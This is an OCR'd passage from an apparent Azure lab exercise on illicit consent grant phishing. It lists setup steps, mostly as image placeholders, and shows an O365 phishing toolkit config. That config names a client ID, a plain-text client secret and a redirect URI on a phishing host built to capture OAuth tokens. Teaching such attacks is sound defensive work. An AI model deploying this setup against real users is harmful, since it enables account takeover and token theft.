
EXERCISE : Azure - 1

Initial Access by Illicit Consent Grant Attack

Initial Access by Illicit Consent Grant Attack [Phishing]




Step 1 : Illicit Consent Grant Attack Infrastup Setup -




Step 2 : Access Azure AD Portal and Register an application.


https://portal.azure.com



Step 3 : Create Secret of the Registered Application.



Step 4 : Full Information about Registered Application.



Step 5 : O365 Phishing Toolkit Configuration.

```
 GNU nano 2.9.8                                    template.conf

[server]
host = 127.0.0.1
externalport = 2244
#certificate = certificate.crt
#key = private.key
internalport = 8080


[oauth]
clientid = cf460f87-e20e-472d-a3fa-6ae489859bb5
clientsecret = Ed~7Q~NpUTkczv3YikF4OhT.0Zq_r9Xg5TWPy
scope = "contacts.read User.ReadBasic.All"
redirecturi = "https://phish.atomic-nuclear.site/gettoken"
```

```
# Settings for a TLS enabled server.
#
    server {
        listen       443 ssl http2;
        listen       [::]:443 ssl http2;
        server_name  _;
        root         /usr/share/nginx/html;

